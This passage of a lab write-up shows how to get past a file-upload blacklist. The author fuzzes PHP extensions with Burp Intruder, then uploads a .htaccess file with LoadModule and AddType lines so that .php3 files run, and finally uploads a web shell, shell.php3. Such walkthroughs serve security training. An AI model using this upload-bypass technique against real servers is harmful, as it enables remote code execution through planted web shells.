
We can see that it fails and we are told that php files are not allowed.

We need to head over to this https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/master/Upload%20Insecure%20Files/Extension%20PHP/extensions.lst PHP extensions wordlist from PayloadAllTheThings and send the POST request we used to upload shell.php to Intruder and fuzz for the valid file extensions.

We use a negative filter to filter out the extensions that don’t work.

These extensions worked. I used the simplest one there is, that is .php3.

We change the file extension from shell.php to shell.php3 and it succeeds.

But heading over to the shell.php3’s location by opening the image in a new tab, we can see that it returns a string to us.


I then looked at the hint and it says that we need to upload 2 files. I remember reading about changing the .htaccess file in order to give execution rights within the folder on an apache2 server. Since our target is linux based it is most likely an apache2 server.


The following lines were supposed to be added for it to work. First line will load the module and second line will tell the server to treat the extension as a php file, in this case .php3. (After solving the lab I took a look at the solution and they are using custom file extensions, completely skipping the intruder step)
1
2
LoadModule php_module /usr/lib/apache2/modules/libphp.so
    AddType application/x-httpd-php .php3
We now upload the above lines to the .htaccess file.

We then upload the shell.php3.
